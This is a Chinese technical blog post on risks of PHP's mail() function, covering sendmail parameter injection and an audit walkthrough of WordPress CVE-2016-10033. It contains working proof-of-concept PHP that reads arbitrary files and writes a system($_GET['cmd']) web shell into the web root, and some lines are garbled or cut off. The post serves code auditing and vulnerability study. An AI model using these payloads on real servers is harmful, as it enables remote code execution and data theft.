php敏感函数系列之mail()函数可能存在的风险和问题

am0s / 2018-10-09 12:37:06 / 浏览数 2751 技术文章 技术文章 顶(1) 踩(0)

前言

准备重新写一个关于php敏感函数的系列文章，通过这些知识点能尽快的认识到一些函数在默认参数情况下（或者说习惯做法）可能造成的风险，同时也能让我们在代码审计
正文
这篇文章主要来介绍一下mail（）函数在实际运用中可能出现的任意文件读取和任意命令执行的问题。

1. 函数使用方法及漏洞成因介绍

```
mail(to,subject,message,headers,parameters)
 ■■■■■■■■■■■■■■■mail■■■■■5■■■■
 $to --■■■■■■■■■■■■
 $subject -- ■■■■■■■■■■■■■■■■■■■■■■■■■■■■
 $message -- ■■■■■■■■■■■■■
 $headers -- ■■■■■■■■■■■ From, Cc ■■ Bcc■(■■)
 $parameters -- ■■ sendmail ■■■■■■■■■■■■■
```

可以明确的看出来mail（）函数的第五个参数是规定sendmail的额外参数，也就是说可以直接把参数内容传递给sendmail。虽然是可选的，但还是有很大一部分代码加带了
看似没有任何毛病，但是问题就出在传递给sendmail时没有任何过滤，我们再来看一下sendmail有什么功能（功能有很多，我只选择了几个和漏洞有关系的功能）：
-O option=valueSet option option to the specified value. This form uses long names. See below for more details.

-X logfileLog all traffic in and out of mailers in the indicated log file. This should only be used as a last resort for debugging mailer bugs. It will log a lot of data very quickly.

-C fileUse alternate configuration file. sendmail gives up any enhanced (set-user-ID or set-group-ID) privileges if an alternate configuration file is specified.

QueueDirectory=queuedirSelect the directory in which to queue messages.

根据官方介绍，sendmail的-O参数是设置一些缺省值。而在mail（）相关漏洞中我们需要设置的是QueueDirectory这个值，他是用来存放mail中的消息队列的。-X参数是

2. mail函数可能造成的风险和问题


通过上面mail函数的使用方法和漏洞成因我们知道了，如果不限制第五个参数的内容，而直接传给sendmail的话，就有可能造成任意文件读取和任意文件写入的问题。

任意文件读取：

测试代码：

```
<?php
$to = 'a@b.c';
$subject = '<?php system($_GET["cmd"]); ?>';
$message = '';
$headers = '';
$options = '-OQueueDirectory=/tmp -C/var/www/html/phpinfo.php -X/var/www/html/1.txt';
mail($to, $subject, $message, $headers, $options);
?>
```

其中-O规定临时目录为/tmp -C加载phpinfo.php为配置文件 -X把日志文件写入/var/www/html/1.txt（因为是读取，所以我用的1.txt，当然可以是任意后缀）
就会导致任意文件读取，把phpinofo.php的内容作为配置文件加载，然后把文件内容写入日志文件1.txt中



任意文件写入：


测试代码：

```
<?php
$to = 'a@b.c';
$subject = '<?php system($_GET["cmd"]); ?>';
$message = '';
$headers = '';
$options = '-OQueueDirectory=/tmp -X/var/www/html/rce.php';
mail($to, $subject, $message, $headers, $options);
?>
```

直接把文件内容写入到rce.php中。即可完成我们的写shell工作。

3. mail()实例审计（以wordpress为例CVE-2016-10033）

wordpress在<
4.7.1的版本中，因为mail函数的原因，会导致远程代码执行漏洞。这里给大家来演示一下审计过程，我这里的审计还是从mail（）函数出发，来说一下如何快速定位漏洞点。
在实际的审计中，我们知道了mail（）函数会导致一定的风险，那么我们再审计的时候，可以全局搜索一下mail（），看看有没有函数造成风险的代码，在wordpress中，我



在第49行，我们看到mail函数中存在第五个参数，随机查看相关代码：

```
private function mailPassthru($to, $subject, $body, $header, $params)
   {
       //Check overloading of mail function to avoid double-encoding
       if (ini_get('mbstring.func_overload') & 1) {
           $subject = $this->secureHeader($subject);
       } else {
           $subject = $this->encodeHeader($this->secureHeader($subject));
       }

       //Can't use additional_parameters in safe_mode, calling mail() with null params breaks
       //@link http://php.net/manual/en/function.mail.php
       if (ini_get('safe_mode') or !$this->UseSendmailOptions or is_null($params)) {
           $result = @mail($to, $subject, $body, $header);
       } else {
           $result = @mail($to, $subject, $body, $header, $params);
       }
```

```
        return $result;
    }
```

可以看到第五个参数$params由mailPassthru传入，也就是说如果我们控制了这个参数就会导致相应的问题，我们继续网上追，来看一下我们能不能控制这个地方

ID	文件路径	内容详细
1	/wp-includes/class-phpmailer.php	private function mailPassthru($to, $subject, $body, $header, $params)
2	/wp-includes/class-phpmailer.php	$result = $this->mailPassthru($toAddr, $this->Subject, $body, $header, $params);
3	/wp-includes/class-phpmailer.php	$result = $this->mailPassthru($to, $this->Subject, $body, $header, $params);

只有一个地方调用了mailPassthru() ，查看相应代码：

```
protected function mailSend($header, $body)
    {
        $toArr = array();
        foreach ($this->to as $toaddr) {
            $toArr[] = $this->addrFormat($toaddr);
        }
        $to = implode(', ', $toArr);

        $params = null;
        //This sets the SMTP envelope sender which gets turned into a return-path header by the receiver
        if (!empty($this->Sender) and $this->validateAddress($this->Sender)) {
            // CVE-2016-10033, CVE-2016-10045: Don't pass -f if characters will be escaped.
            if (self::isShellSafe($this->Sender)) {
                $params = sprintf('-f%s', $this->Sender);
            }
        }
        if (!empty($this->Sender) and !ini_get('safe_mode') and $this->validateAddress($this->Sender)) {
            $old_from = ini_get('sendmail_from');
            ini_set('sendmail_from', $this->Sender);
        }
        $result = false;
        if ($this->SingleTo and count($toArr) > 1) {
            foreach ($toArr as $toAddr) {
                $result = $this->mailPassthru($toAddr, $this->Subject, $body, $header, $params);
                $this->doCallback($result, array($toAddr), $this->cc, $this->bcc, $this->Subject, $body, $this->From);
            }
        } else {
            $result = $this->mailPassthru($to, $this->Subject, $body, $header, $params);
            $this->doCallback($result, $this->to, $this->cc, $this->bcc, $this->Subject, $body, $this->From);
        }
        if (isset($old_from)) {
            ini_set('sendmail_from', $old_from);
        }
        if (!$result) {
            throw new phpmailerException($this->lang('instantiate'), self::STOP_CRITICAL);
        }
        return true;
    }
```

可以看到$params = sprintf('-f%s', $this->Sender); 继续追$this->Sender

ID	文件路径	内容详细
1	/wp-includes/class-phpmailer.php	* The Sender email (Return-Path) of the message.
2	/wp-includes/class-phpmailer.php	public $Sender = '' ;
3	/wp-includes/class-phpmailer.php	* If empty, it will be set to either From or Sender.
4	/wp-includes/class-phpmailer.php	* @param boolean $auto Whether to also set the Sender address, defaults to true
5	/wp-includes/class-phpmailer.php	if (empty($this->Sender)) {
6	/wp-includes/class-phpmailer.php	$this->Sender = $address;
7	/wp-includes/class-phpmailer.php	// Validate From, Sender, and ConfirmReadingTo addresses
8	/wp-includes/class-phpmailer.php	foreach (array('From', 'Sender', 'ConfirmReadingTo') as $address_kind) {
9	/wp-includes/class-phpmailer.php	if (!empty($this->Sender) and self::isShellSafe($this->Sender)) {
10	/wp-includes/class-phpmailer.php	$sendmail = sprintf($sendmailFmt, escapeshellcmd($this->Sendmail), $this->Sender);
11	/wp-includes/class-phpmailer.php	if (!empty($this->Sender) and $this->validateAddress($this->Sender)) {
12	/wp-includes/class-phpmailer.php	if (self::isShellSafe($this->Sender)) {
13	/wp-includes/class-phpmailer.php	$params = sprintf('-f%s', $this->Sender);
14	/wp-includes/class-phpmailer.php	if (!empty($this->Sender) and !ini_get('safe_mode') and $this->validateAddress($this->Sender)) {
15	/wp-includes/class-phpmailer.php	ini_set('sendmail_from', $this->Sender);
16	/wp-includes/class-phpmailer.php	if (!empty($this->Sender) and $this->validateAddress($this->Sender)) {
17	/wp-includes/class-phpmailer.php	$smtp_from = $this->Sender;

可以看到$this->Sender在setFrom()中由$adress获得，而$address是setFrom()的第一个参数，于是继续追setFrom()

ID	文件路径	内容详细
1	/wp-includes/class-phpmailer.php	public function setFrom($address, $name = '', $auto = true)
2	/wp-includes/class-phpmailer.php	$error_message = $this->lang('invalid_address') . " (setFrom) $address";
3	/wp-includes/pluggable.php	$phpmailer->setFrom($from_email, $from_name, false);

查看代码：

```
if ( !isset( $from_name ) )
        $from_name = 'WordPress';
    if ( !isset( $from_email ) ) {
        // Get the site domain and get rid of www.
        $sitename = strtolower( $_SERVER['SERVER_NAME'] );
        if ( substr( $sitename, 0, 4 ) == 'www.' ) {
            $sitename = substr( $sitename, 4 );
        }
        $from_email = 'wordpress@' . $sitename;
    }

...
    $phpmailer->setFrom( $from_email, $from_name, false );
```

可以看出来setFrom的第一个参数$from_email由$from_email = 'wordpress@' .
$sitename;获得，而$sitename由$_SERVER['SERVER_NAME']获得，在实际的利用中我们是可以控制SERVER_NAME的，也就是可以控制$sitename，从而能够控制mail

分析漏洞所用的wordpress版本已经在附件中打包。

wordpress-4.6.zip (8.247 MB) 下载附件

上一篇：Windows内核提权 下一篇：[红日安全]代码审计Day13 -...

1. 0 条回复
   - 动动手指，沙发就是你的了！